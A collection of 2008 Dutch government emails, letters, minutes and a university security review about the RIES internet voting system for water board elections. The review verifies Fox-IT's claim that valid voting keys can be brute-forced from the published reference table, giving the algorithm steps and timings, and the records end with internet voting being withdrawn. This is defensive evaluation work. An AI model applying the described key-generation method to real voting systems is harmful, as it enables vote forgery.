programma Bestuur, Organisatie en Instrumentatie
Ministerie van V&W
DG Water
Plesmanweg 1[redacted]
Postbus 20904

: 070-3518417

Van:
Verzonden: 11 augustus 2008 14:33
Aan:
CC:
Onderwerp: gezamenlijk agenda voor overleg over

Drie zaken:
1. Hierbij een aanzet van mijn kant voor een gezamenlijk agenda voor het overleg tussen Monique en Tineke op 19-8. Graa commentaar.

Gezamenlijke
agenda voor het o...

2. We zijn van plan om het Fox-IT-rapport en de beschikking te sturen naar *de dagelijkse besturen van de waterschappen per adres Het Waterschaphuis, Postbus 130, 1135 ZK Edam.* Is dat OK?
3. Zou jij mij informatie kunnen toesturen, waarin de svz inzake de verkiezingen wordt weer gegeven (met feitjes als: hoeveel lijsten hebben zich aangemeld bij de verschillende waterschappen, wat voor lijsten etc). Ik wil die info gebruiken voor de nota aan de Stas.

Is een reactie uiterlijk morgen om 12.00 uur mogelijk?

groet,

[redacted]

programma Bestuur, Organisatie en Instrumentatie
Ministerie van V&W
DG Water
Plesmanweg 1, kamer E02.02
Postbus 20904

fax: 070-3518417

Gezamenlijke agenda voor het overleg over Waterschapsverkiezingen
d.d.: 19 augustus 2008

1. **Opening**

2. **Stand van zaken met betrekking tot waterschapsverkiezingen**
Korte toelichting door mevrouw De Vries over de meest recente ontwikkelingen inzake de waterschapsverkiezingen.

3. **Terugblik op debatten in de Tweede Kamer over de internetstemvoorziening**
Gedachtenwisseling over de debatten in de Tweede Kamer over internetstemmen bij de waterschapsverkiezingen.

4. **Voorgenomen besluit inzake de internetstemvoorziening**
Korte toelichting door de staatssecretaris op het voorgenomen besluit inzake de internetstemvoorziening (mede op basis van het rapport van Fox-IT)

5. **Vergroting van de opkomst bij de verkiezingen**
Gedachtenwisseling over de wenselijkheden en mogelijkheden voor nadere ondersteuning van V&W om de opkomst te vergroten.

6. **Sluiting**

(31)

[redacted]

Van: [redacted]
Verzonden: maandag 21 juli 2008 13:48
Aan: [redacted]
Onderwerp: RE: opmerkingen bij concept advies

[redacted]

Dank voor je reactie! Dat ziet er positief uit. Voor 7 augustus inventariseren we alle punten (van [redacted], hebben we inmiddels ook een uitgebreide reactie ontvangen, hebben jullie die ook gehad?) en geven aan of en zo ja in hoeverre dat tot wijziging van het rapport leidt. Hier en daar zal dat zeker nog het geval zijn.

Gezien het nadere onderzoek waar [redacted], ons toe uitdaagt zie ik wel een lichte overschrijding op het budget opdoemen - ik verwacht rond de 62.000 uit te komen. Is dat een probleem, welke acties moeten daarop ondernomen worden?

Alternatief is om de reactie van [redacted] te verwerken door hier en daar de zinsnede 'nader onderzoek zou moeten uitwijzen of...' toe te voegen - maar onze onderzoekers geven er natuurlijk de voorkeur aan om hun aanname op zo'n gebied ook harder te maken. We denken dan vooral aan het discussiepunt dat [redacted] opwerpt of het nu redelijkerwijs mogelijk is om met een gewone PC stemcodes te genereren. Hij acht onze claims overdreven en theoretisch, terwijl wij vinden dat we nog heel voorzichtig schatten. Maar met een test met een gewone PC is het natuurlijk wel aan te tonen, en dan kunnen we de hele discussie meteen kortsluiten.

Dat heeft onze voorkeur maar ik leg dat ook even bij jou neer natuurlijk.

In de tussentijd zal ik een factuur sturen voor de aanvankelijke hoofdsom, over het meerdere spreken we dan t.z.t. nog.

Groet! En fijne vakantie,

[redacted]

-----Original Message-----
From: [redacted]
Sent: zondag 20 juli 2008 13:45
To: [redacted]
Subject: opmerkingen bij concept advies

[redacted]

ik had mijn commentaar eerder deze week alleen aan [redacted] gestuurd, in de gedachte dat hij het met jou zou bespreken op 7 aug, maar zie nu dat ik jou deze week al een reactie had toegezegd. Daarom alsnog ook naar jou.

Groeten en dank voor jullie werk!

[redacted]

-----Oorspronkelijk bericht-----
[redacted]

Van:
Verzonden: 12 augustus 2008 8:30
Aan:
CC:
Onderwerp: ngen over generen stemcodes

review.pdf

Ter info.

Zie de vragen die hij onder 2.2 stelt.

Aanbeveling van is om het referentiebestand niet voor de stemperiode te publiceren.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Edam

www.hetwaterschapshuis.nl

-----Oorspronkelijk bericht-----

Verzonden: dinsdag 12 augustus 2008 1
Aan:
CC:
Onderwerp: Re: Bevindingen over generen stemcodes

Hoi [redacted],

In de bijlage vind je mijn bevindingen.

In het kort kan ik concluderen dat het mij lukt om op een ongeveer 5 jaar oude PC 2^36 RnPID's te berekenen in ongeveer 40 uur. Dus ongeveer een factor 2 langzamer dan wat Fox-IT aangeeft, maar ik denk dat die factor wel weg te werken is door een moderne PC te gebruiken.

Verder heb ik niet genoeg informatie om daadwerkelijk te kunnen controleren of de aangegeven tijd om de vergelijkingen reeel is of niet.

Overigens denk ook ik dat het niet vooraf publiceren van de referentietabel, maar slechts de bijbehorende hashes, geen problemen voor het systeem oplevert en wel deze aanval voorkomt.

Met vriendelijke groet,

wrote:

>
>
>
> Bijgevoegd de reactie van van een bevindingen van
> Fox-IT naar RIES. Het zou mogelijk zijn volgens Fox met een eenvoudige
> PC in korte tijd geldige stemcodes te generen op het gepubliceerde
> referentiebestand. Er wordt niet door ons ontkend dat dat niet mogelijk
> zou zijn. Maar Fox-IT claimt dat het binnen een zeer korte tijd kan -
> zonder de hulp van insiders - en met een eenvoudige PC. Dus ze gaan
> verder, waar het onderzoek van EiPSI is gestopt. Maar kloppen hun claims
> eigenlijk wel?!
>
>
>
> Bijgevoegd heb ik ook een korte appendix van Fox. De overige informatie
> uit het conceptrapport moet aan je toezenden.
>
>
>
> Ik stel het zeer op prijs dat je op korte termijn hier ti t
> vrijmaken. Als je en hebt, kan je die stellen aan
> of . Aanstaande
> nsdag dient Fox-IT het rapport definitief op te leveren en dan moeten
> we weten of hun claim inderdaad klopt.
>
>
>
> Overigens ga ik er van uit dat een en ander vertrouwelijk wordt behandeld.
>
>
>
> Met vriendelijke groet,
>
>
>
>
>
>
>
>
> Programmamanager
>
>
>
> **Het Waterschapshuis**
>
> p/a Breestraat 59, Leiden
>
> Postbus 130
>
> 1135 ZK Edam
>
>
>
>
>
> www.hetwaterschapshuis.nl
>
>
>

Onafhankelijke review 'Hoofdstuk5' van [1]

Engelbert Hubbers
Digital Security
Radboud Universiteit Nijmegen

12 augustus 2008

Inleiding

Op vrijdag 8 augustus ben ik door Simon Bouwman namens de waterschappen gevraagd te kijken naar de claim die Fox-IT doet in haar rapport [1]. In dat rapport stelt Fox-IT dat het met een normale PC mogelijk is om binnen een dag zonder hulp van insiders een geldige stemcode, de sleutel `Kp`, te achterhalen.

Eveneens op die vrijdag heb ik van Bartek Gedrojc van Fox-IT de beschikking gekregen over hoofdstuk 5 uit hun rapport [1], samen met de code die bij de beschrijving van hun aanval hoort.

Het waterschap wilde mijn reactie graag voor dinsdag 12 augustus hebben in verband met de definitieve oplevering van het rapport.

1 Werkwijze

Aangezien de beschikbare tijd voor mij erg kort was, heb ik mij beperkt tot de volgende acties.

1. Het bestuderen van hoofdstuk 5.
2. Het bestuderen van de programmacode.
3. Het uitvoeren van testen.
4. Het beschrijven van de resultaten.

2 Het rapport van Fox-IT

Hoofdstuk 5 valt uiteen in drie delen: het probleem met het stemgeheim in 2030, de snelle aanval om een geldige `Kp` te berekenen en een aantal algemene bevindingen.

2.1 Achterhalen van `Kgenvoterkey`

De verhandeling over de kracht of juist de zwakte van de 2TDES-sleutel `Kgenvoterkey` lijkt mij correct. Het is helaas een intrinsiek probleem als het gaat over gegevens die voor lange tijd geheim moeten blijven. Als men maar lang genoeg de tijd heeft zal een brute-force attack uiteindelijk slagen. Maar men kan natuurlijk wel proberen de termijn zolang mogelijk te maken, door een krachtiger algoritme te gebruiken. Verder merkt Fox-IT terecht op dat naast de relatief zwakke 2TDES encryptie vooral de directe koppeling met het BSN ervoor zorgt dat het stemgeheim in 2030 niet meer gewaarborgd is.

2.2 Genereren van geldige Kp

Ook dit stuk ziet er qua tekst redelijk overtuigend uit. Uitgaande van het feit dat de geclaimde cijfers kloppen (waarover later meer), heb ik eigenlijk slechts twee vragen:

1. Er wordt gezegd dat de kans op een geldige sleutel na het berekenen van 2^{36} kandidaat RnPID's op basis van willekeurige sleutels 63% is. Dat klopt volgens mij wel, maar het algoritme dat in appendix C wordt gebruikt genereert geen willekeurige sleutels doordat er slechts byte voor byte in stappen van 2 telkens een nieuwe sleutel wordt gekozen.

2. Fox-IT claimt dat zij per vergelijking slechts 20 nanoseconden nodig hebben, waardoor na afloop van het genereren van de 2^{36} RnPID's er nog in totaal een uur nodig is om het zoekproces af te ronden. Helaas wordt deze claim niet onderbouwd met programmacode of het gebruikte algoritme om te zoeken in de lijst. Uitgaande van het feit dat er minimaal 2^{36} vergelijkingen moeten worden uitgevoerd, levert dat een minimale tijd op van ongeveer 23 minuten. Ik zou graag een verklaring zien hoe men dan op die tijd van een uur komt.

   Verder lijkt het hier alsof men eerst de hele tabel berekent en dan pas gaat vergelijken. Op een gewone PC zal dat nooit snel kunnen omdat er dan minimaal $2^36 \times 16$ bytes nodig zijn om al deze RnPID's op te slaan. Dat vraagt om een minimaal geheugen van 1 terabyte. Maar aangezien ik zo geen reden kan bedenken waarom kandidaat RnPID's die niet blijken te matchen met echte RnPID's, moeten worden bewaard, kan er beter na elke berekening gecheckt worden of er een hit is of niet. In dat geval hoeft slechts de tabel met alle geldige RnPID's in het geheugen te worden opgeslagen en voor een waterschap met 1000000 kiezers komt dat neer op ongeveer $2^{20} \times 16$ bytes, oftewel 16 megabyte en dat is natuurlijk geen enkel probleem voor een recente PC.

2.3 Overige bevindingen

De bevinding over het beperkte nut van AbelPI roept bij mij een vraag op over de volgorde waarop via internet ontvangen stemmen worden gecontroleerd op correctheid. Als ik mij niet vergis wordt er eerst gekeken of de RnPID geldig is. Vervolgens worden alle stemmen voor dat cluster bij elkaar genomen en wordt er per RnCx eerst gekeken of hij geldig is en pas daarna of hij gelijk is aan een al eerder gesignaleerde geldige stem. (Zie figuur 85, [2].) Deze volgorde lijkt te impliceren dat als iemand simpelweg 100 verschillende AbelPI's genereert en daarmee 100 verschillende RnCx-en waarvan er precies één goed zal zijn, het systeem geen reden heeft om die ene stem af te keuren. Dat zou dan alleen kunnen op grond van het feit dat er een gegronde verdenking is dat er gefraudeerd is.

3 De programmacode

Het programma gebruikt de string '80011201' als input message. Omdat elk karakter wordt opgeslagen als aparte byte, levert dit een input message van 8 bytes, precies zoals bij RIES ook wordt gebruikt. Het is ook vast niet toevallig dat hier een string wordt gebruikt die van de vorm is van een BalBxID. (Helaas is [2] een beetje onduidelijk over wat er nu precies als invoer moet worden gebruikt. Op grond van de tabel op bladzijde 140 zou moeten gelden

$$\texttt{MDC2}(\texttt{DESmac}(\texttt{Kp}, f(\texttt{ElID}))) = \texttt{RnPID} = \texttt{MDC2}(\texttt{VnPID}) = \texttt{MDC2}(\texttt{DESmac}(\texttt{Kp}, f(\texttt{BalBxID})))$$

Dus BalBxID = ElID terwijl dat duidelijk niet het geval is.)

Vervolgens wordt er een key van gemaakt via de procedure DES_key_set_unchecked. Het unchecked betekent in het bijzonder dat er niet gekeken wordt of de sleutel al bij voorbaat als zwak bekend is. (Iets waar bij deze sleutels met veel nullen erin natuurlijk wel een grote kans op is.)

Als de sleutel eenmaal is ingesteld wordt er met de call `DES_cbc_cksum` een `DESmac` berekend op dezelfde manier als in RIES wordt gedaan: encrypt de invoer via CBC en neem de laatste 8 bytes als resultaat. Op dit moment is er dus een kandidaat `VnPID` berekend.

En uiteindelijk wordt een kandidaat `RnPID` berekend door `MDC2` (`VnPID`) uit te rekenen.

Allemaal precies zoals het binnen RIES ook gebeurt. In het bijzonder heb ik gecontroleerd dat als er een echte `VnPID` uit de referentietabel van RIESKOA als invoer wordt gebruikt, er ook daadwerkelijk dezelfde `RnPID` uitkomt als in die referentietabel staat.

4 Testen

Na overtuigd te zijn van het feit dat de berekeningen in het programma overeenkomen met de berekeningen in RIES, heb ik het programma aan het werk gezet op een reeds enkele jaren oude Pentium 4 waarop Fedora 9 draait.

```
 cat /proc/cpuinfo
processor : 0
vendor_id : GenuineIntel
cpu family : 15
model : 2
model name : Intel(R) Pentium(R) 4 CPU 2.80GHz
stepping : 9
cpu MHz : 2793.059
cache size : 512 KB
fdiv_bug : no
hlt_bug : no
f00f_bug : no
coma_bug : no
fpu : yes
fpu_exception : yes
cpuid level : 2
wp : yes
flags : fpu vme de pse tsc msr pae mce cx8 apic mtrr pge mca cmov
                  pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe
                  up pebs bts cid xtpr
bogomips : 5589.25
clflush size : 64
```

De machine heeft 1 gigabyte aan geheugen. Verder is het nog een gewone 'single core' machine. In het bijzonder is het duidelijk dat deze machine geen 'state of the art' is en dus zeer geschikt voor deze test.

Helaas heb ik geen echt 'profile' programma beschikbaar en heb ik de timing dus op een wat onnauwkeurige manier moeten doen via de `time.h` module en `clock()` functie.

Het standaardprogramma dat 1 miljoen opeenvolgende `RnPID`'s uitrekent (waarbij opeenvolgend slechts slaat op de gebruikte sleutel aangezien de `MDC2` en zo er natuurlijk voor zorgt dat er geen volgorde meer in te herkennen is) gaf een waarde van 1.7 seconden. Dat is niet zo snel als Fox-IT claimt, maar deze machine is dan ook iets langzamer dan de 3GHz die zij als maat nemen.

Vervolgens heb ik het programma een beetje aangepast zodat het geschikt is om tijdens een run in een file wat trace-informatie weg te schrijven. Uiteraard maakt dit het programma wat langzamer, maar dit is verwaarloosbaar. Om bijvoorbeeld 2^{32} `RnPID`'s uit te rekenen laat ik na elk blok van 2^{26} `RnPID`'s één entry in de log file wegschrijven. Daarbij bleek overigens een duidelijke regelmaat op te treden: elk blok van 2^{26} `RnPID`'s kostte ongeveer 143 seconden, met als theoretisch gevolg dat de totale berekening van 2^{32} ongeveer 2.5 uur zou moeten duren. Dat bleek inderdaad te kloppen. In het bijzonder betekent dat dat het uitrekenen van de gewenste 2^{36} `RnPID`'s op

deze machine 16 keer zo lang duurt en dus ongeveer 40 uur duurt. Zoals te verwachten wederom langzamer dan de cijfers van Fox-IT: ongeveer een factor 2, maar zeker geen ordegroottes!

In de vorige paragraaf heb ik mijn vraagtekens gezet bij het feit of de gekozen wisseling van sleutels wel genoeg 'willekeurige' sleutels opleverde. Vandaar dat ik het programma heb aangepast waarbij bij elke sleutelwisseling alle 8 bytes in eerste instantie willekeurig worden gekozen om vervolgens met twee te vermenigvuldigen om ervoor te zorgen dat het least significant bit altijd 0 is.

Vervolgens heb ik het programma nog eens gedraaid om 2^{32} `RnPID`'s te berekenen. Wat bleek: deze implementatie die random sleutels gebruikt, was zelfs een fractie sneller dan de originele versier: 140 seconden per blok van 2^{26} waarden. Uiteindelijk termineerde dit programma dan ook in een paar minuten minder dan het originele programma.

Momenteel staat het programma te rekenen om via random sleutels daadwerkelijk de gewenste 2^{36} `RnPID`'s te berekenen. Dit laat ik doen door 2^8 blokken van elk 2^{28} `RnPID`'s uit te rekenen. Hoewel het programma nu pas 26 van de 256 blokken heeft berekend, is in elk geval weer te zien dat er een grote regelmaat optreedt: de blokken kosten allemaal ongeveer 575 seconden. Doorberekend levert ook dit weer ongeveer 40 uur op.

5 Conclusies

Op grond van de beperkte tests die ik in deze korte tijd heb kunnen uitvoeren, kan ik concluderen dat ik op mijn PC een factor 2 te kort kom ten opzichte van de cijfers die Fox-IT aangeeft. Gezien het feit dat mijn PC reeds een jaar of vijf oud is, lijkt het mij heel goed mogelijk om op een nieuwe PC daadwerkelijk de cijfers van Fox-IT te kunnen waarmaken. Verder is het natuurlijk zo dat zelfs als het 40 uur per geldige `Kp` kost, dat nog steeds tot gevolg heeft dat binnen enkele dagen er geldige stemmen kunnen worden gegenereerd.

Ik heb helaas niet de mogelijkheid gehad om de claim dat één vergelijking 20 nanoseconden duurt te controleren.

Verder is het zo dat deze aanval gebaseerd is op het vooraf publiceren van de referentietabel. Voor zover ik het zo snel kan beoordelen is er theoretisch geen bezwaar om slechts de hashwaarde van de referentietabel te publiceren.

Referenties

[1] Fox-IT. Rapport advisering toelaatbaarheid internetstemvoorziening waterschappen.

[2] Piet Maclaine Pont, Arnout Hannink, Jacques Hoeienbos, Marco Ri jkschroeff, and Jacques Schuurman. RIES-2008, Functioneel Ontwerp. version 1.0-concept, February 19, 2008.

Ministerie van Verkeer en Waterstaat

Water

de dagelijks besturen van de waterschappen
per adres Het Waterschapshuis
Postbus 130
1135 ZK EDAM

Contactpersoon

Doorkiesnummer

Datum
12 AUG. 2008

Bijlage(n)
1

Ons kenmerk
VenW/DGW 2008/1289

Uw kenmerk

Onderwerp
advies Fox-IT inzake internetstemvoorziening RIES

Geachte dagelijks besturen,

Conform artikel 6 van de Regeling waterschapsverkiezingen 2008 heeft Fox-IT advies uitgebracht over de door het Waterschapshuis overlegde documenten en de internetstemvoorziening RIES.
Hierbij ontvangt u het definitieve rapport van Fox-IT.
Ik bied u graag de mogelijkheid uw reactie te geven op dit rapport. Vanwege het feit dat ik conform de Regeling waterschapsverkiezingen 2008 vóór 1 september 2008 het besluit omtrent de internetstemvoorziening moet nemen, verzoek ik u op de kortst mogelijke termijn uw reactie te geven.

Hoogachtend,

DE STAATSSECRETARIS VAN VERKEER EN WATERSTAAT,

Directoraat-Generaal Water
Postadres Postbus 20904, 2500 EX Den Haag
Bezoekadres Plesmanweg 1-6, Den Haag

Telefoon 070 3516171
Fax 070 351 8417
E-mail lucia.luijten@minvenw.nl
Internet www.dgw.minvenw.nl

Bereikbaar met tramlijn 9 van station Den Haag Centraal en station Den Haag HS

Verslag van het overleg over Waterschapsverkiezingen
d.d.: 19 augustus 2008 15.00 – 15.45 uur
Aanwezig:
Mevrouw Huizinga (Staatssecretaris V&W), mevrouw de Vries (Voorzitter Stuurgroep Verkiezingen UvW), [redacted]

1. Opening

2. **Stand van zaken met betrekking tot waterschapsverkiezingen**
Op 4 augustus is de registratie van de groeperingen (de lijsten) gesloten. In totaal hebben zich 243 groeperingen bij de verschillende waterschappen geregistreerd.
Algemeen valt op te merken dat de grote landelijk politieke partijen, Water Natuurlijk en de Algemene Waterschapspartij bij vrijwel alle waterschappen mee doen. Daarnaast hebben zich per waterschap specifieke groeperingen geregistreerd.

Tot 16 september volgt nu de kandidaatstelling. Vervolgens zullen de stembiljetten gedrukt en verzonden worden voor de verkiezingen die van 13 t/m 25 november plaatsvinden.

Kieskompas B.V. maakt een stemhulp per waterschap. Invullen van deze stemhulp leidt tot een uitkomst in vier blokken, waarbij aangegeven wordt bij welk cluster van partijen de voorkeur van de kiezer het meest aansluit.

Over de verwachte opkomst wordt opgemerkt dat deze hoger zou kunnen zijn dan bij voorgaande verkiezingen door:
- werken met lijsten, vaak met een landelijk gezicht;
- voor alle waterschappen tegelijk;
- landelijke campagne die de bekendheid vergroot.

De UvW benut zo veel mogelijk momenten om media-aandacht te generen voor de verkiezingen door het uitgeven van persberichten.

3. **Terugblik op debatten in de Tweede Kamer over de internetstemvoorziening**
[redacted]

4. **Voorgenomen besluit inzake de internetstemvoorziening**
Uit het rapport van Fox-IT blijkt dat het mogelijk is om "van buitenaf stemmen te injecteren in de stembus". Dit wordt mogelijk gemaakt door publicatie van het referentiebestand. Op basis van de huidige Regeling waterschapsverkiezingen 2008 moet publicatie van het referentiebestand voorafgaand aan de verkiezingen plaatsvinden. Deze regeling is voor de waterschapsverkiezingen van 2008 niet meer te wijzigen.
Omdat de waterschappen het niet aanvaardbaar vinden om het risico van injectie van stemmen te lopen, trekken de waterschappen hun voornemen om de kiezer in de gelegenheid te stellen zijn stem uit te brengen met behulp van internet in. Hiertoe zal het Waterschapshuis een brief aan de Staatssecretaris sturen, waarbij de brief van 2 juni 2008 waarin het voornemen aan haar bekend wordt gemaakt, wordt ingetrokken.

5. **Vergroting van de opkomst bij de verkiezingen**
Centraal zijn en zullen extra kosten gemaakt worden door de UvW, nu stemmen via internet geen doorgang zal vinden. De waterschappen zullen deze kosten zelf dragen.
De Staatssecretaris heeft in haar brief van 30 juni aan de Tweede Kamer aangegeven de waterschappen te willen ondersteunen bij het onder de aandacht brengen van de waterschapsverkiezingen.

De UvW vraagt de Staatssecretaris om budget voor lokale radiospotjes en een abricampagne.
ecre at zij bereid is de kosten te dragen voor een landelijke
gne die de bekendheid van de waterschapsverkiezingen verder kan

Lokale verdieping van de "Nederland Leeft met Water"-campagne, via radiospotjes of anderszins, is volgens de Staatssecretaris aan de waterschappen zelf.

6. Sluiting

[redacted]

(40) 40

B

waterschaps verkiezingen 2008

DAB NR
M S W
Het Waterschapshuis
21 AUG 2008
dienst | KOPIE:
Behandeling:
☐ afdoen door: M / S / SG / PSG
☐ advies
☒ ambtelijk afdoen
☐ ter kennisneming
Volg nr: | Volg nr:
Afdoening voor: | Uw kenmerk:

Ministerie van Verkeer en Waterstaat
T.a.v. de staatssecretaris mevrouw J.C. Huizinga-Heringa
Plesmanweg 1-6
2597 JG Den Haag

Datum
20 augustus 2008

Onderwerp
Internetstemmen

Registratienummer
08-885

Geachte mevrouw Huizinga-Heringa,

In mijn brief van 2 juni jl., met kenmerk 08-782, heb ik u in kennis gebracht van het voornemen van de waterschappen de kiezer tijdens de waterschapsverkiezingen 2008 in de gelegenheid te stellen zijn stem uit te brengen met behulp van internet. Hierbij geef ik namens de dagelijks besturen van de waterschappen u aan dat de waterschappen afzien van het voornemen de kiezer tijdens de waterschapsverkiezingen 2008 in de gelegenheid te stellen zijn stem uit te brengen met behulp van internet.

Voor de argumentatie van het niet gebruiken van het internetstemmen tijdens de waterschapsverkiezingen in 2008 verwijs ik u naar de brief van de voorzitter van de stuurgroep Waterschapsverkiezingen van 19 augustus 2008.

Met vriendelijke groet,

J.W.A. van Enst,
directeur.

DG Water
REG.NR. VENW/DGW-2008/1363
Ingekomen
27 AUG. 2008
Afdoeningstermijn 6-10-2008
WV | | | | Deponeren
DOSSIER VENW/DGW/360

Postadres
Postbus 130
1135 ZK Edam
Bezoekadres
Schepenmakersdijk 16
1135 AG Edam
Telefoon: 0299 391100
Fax: 0299 391101
e-mail: info@hetwaterschapshuis.nl
www.hetwaterschapshuis.nl

Nederlandse Waterschapsbank 63.67.56.262
Kamer van Koophandel nummer 37122563

Van:
Verzonden: 8 11:27
Aan:
Onderwerp:

xIT

Hierbij suggesties voor aanpassingen van het persbericht. Volgens mij is het duidelijker om te spreken van het "uitbrengen van meerdere stemmen" dan het "injecteren in de stembus".
Laat je nog even weten welke persbericht je wanneer uitstuurt?

groet,

[redacted]

programma Bestuur, Organisatie en Instrumentatie
Ministerie van V&W
DG Water
Plesmanweg 1, kamer E02.02
Postbus 20904

fax: 070-3518417

Waterschappen zien af van internetstemmen voor de verkiezingen in 2008

Een nieuw onderzoek in opdracht van staatssecretaris Tineke Huizinga van Verkeer en Waterstaat, uitgevoerd door Fox-IT, heeft een nieuw onverwacht probleem bij het internetstemsysteem voor de waterschapsverkiezingen aan het licht gebracht. Dit probleem heeft als consequentie dat één kwaadwillende kiezer meerdere stemmen zou kunnen uitbrengen. Omdat probleem op te lossen is een wijziging van het Waterschapsbesluit noodzakelijk. Dit is op korte termijn niet mogelijk.
Dit is voor de waterschappen reden om af te zien van internetstemmen voor de waterschapsverkiezingen in 2008.

Het rapport van Fox-IT, dat door het ministerie van Verkeer en Waterstaat voor commentaar is voorgelegd aan het Waterschapshuis, komt op een belangrijk punt tot een andere conclusie dan alle eerder geschreven rapporten (bijv. het EiPSI-rapport van 24 juni jl). Voorafgaand aan de verkiezingen moet op grond van het Waterschapsbesluit het zogenoemde referentiebestand worden gepubliceerd. Het publiceren van dit bestand heeft als doel de verkiezingen transparanter te maken. Fox IT heeft geconstateerd dat, met het referentiebestand als basis, het op "relatief eenvoudige" wijze mogelijk is om door kwaadwillenden meerdere stemmen te laten uitbrengen~~injecteren in de stembus~~.
Deze bevinding is voor de Unie van Waterschappen aanleiding om tot de conclusie te komen dat het op dit moment onverantwoord is om de internetstemvoorziening voor de waterschapsverkiezingen in 2008 in te zetten
Nader onderzocht moet worden of het op een ander moment publiceren van het referentiebestand een afdoende oplossing is om te voorkomen dat door één kiezer meerdere stemmen kunnen worden uitgebracht~~het van buitenaf injecteren van stemmen te voorkomen~~, waardoor de internetstemvoorziening bij volgende waterschapsverkiezingen wel kan worden ingezet. Om deze oplossing mogelijk te maken zal het Waterschapsbesluit moeten worden aangepast.
Het wijzigen van het Waterschapsbesluit voor de verkiezingen in 2008 is niet meer mogelijk.

Voor nadere inlichtingen kunt u zich wenden tot de projectleider bij de Unie van Waterschappen [redacted]